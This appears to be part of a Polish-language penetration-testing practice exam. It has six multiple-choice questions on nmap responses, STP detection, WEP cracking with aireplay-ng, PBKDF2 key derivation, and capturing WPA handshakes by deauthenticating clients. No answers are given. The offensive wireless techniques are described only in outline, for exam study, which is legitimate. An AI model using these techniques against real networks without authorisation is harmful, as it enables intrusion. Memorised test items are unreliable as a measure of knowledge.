75. Jaka jest nazwa prefiksu błędów systemu zarządzania bazą danych Oracle?

A. OAR

B. MSG

C. ORA

D. CVE

76. Podczas skanowania nmapem w wynikach skanowania pojawia się powód „zakaz hosta”. Który protokół odpowiada za dostarczenie tej wiadomości z powrotem do hosta skanowania?

A. TCP

B. UDP

C. ARP

D. ICMP

77. Przed wykonaniem wykrywania STP Twój zespół pyta, jak ustalić, której wersji typu STP używa przełącznik główny (np. RSTP, MSTP). Jak odpowiadasz?

A. Sprawdzając jednostki danych protokołu mostu w ramce aktualizacji

B. Patrząc na nagłówek TCP pakietu

C. Kontrolując jednostki danych protokołu mostu w ramce danych

D. Poprzez inspekcję jednostek danych protokołu mostu w ramce zarządzania

78. Podczas pentestu Twój zespół identyfikuje punkt dostępu, który rozgłasza wartość SSID i jest chroniony tylko za pomocą szyfrowania WEP. Twój zespół próbuje użyć aireplay-ng do odtworzenia wstrzykniętego pakietu ARP przez sieć; jednak narzędzie nie przechwyciło żadnych odpowiedzi ARP w sieci. Wynika to prawdopodobnie z faktu, że nie ma klientów rozmawiających przez sieć. Co możesz polecić swojemu zespołowi, aby przyspieszyć proces crackowania? (Wybierz najlepszą odpowiedź.)

A. Użyj narzędzia MiTM, aby zaatakować klientów aktywnie nasłuchujących w sieci.

B. Użyj polecenia ping i pinguj nieistniejące hosty w sieci.

C. Spróbuj połączyć się z telnetem lub zdalnie zalogować się do innych hostów przez sieć.

D. Przejdź do stron internetowych w przeglądarce w celu wygenerowania ruchu sieciowego.

79. PBKDF2 służy do obliczania PMK przy użyciu następujących wartości, z wyjątkiem której?

A. Hasło/hasło (PSK)

B. Punkt dostępowy SSID lub ESSID

C. Długość identyfikatora SSID lub ESSID

D. Nazwa hosta urządzenia

80. Aby złamać WPA lub WPA2 PSK, musisz uchwycić czterokierunkowy uścisk dłoni. Podczas pentestu Twój zespół identyfikuje wielu klientów w sieci docelowej. Jaki jest najlepszy sposób na uchwycenie uścisku dłoni?

A. Deauthenticate jednego z klientów

B. Wysyłaj wiele żądań ARP przez sieć

C. Deauthenticate wszystkich klientów w sieci

D. Wyślij wiele żądań ARP do punktu dostępowego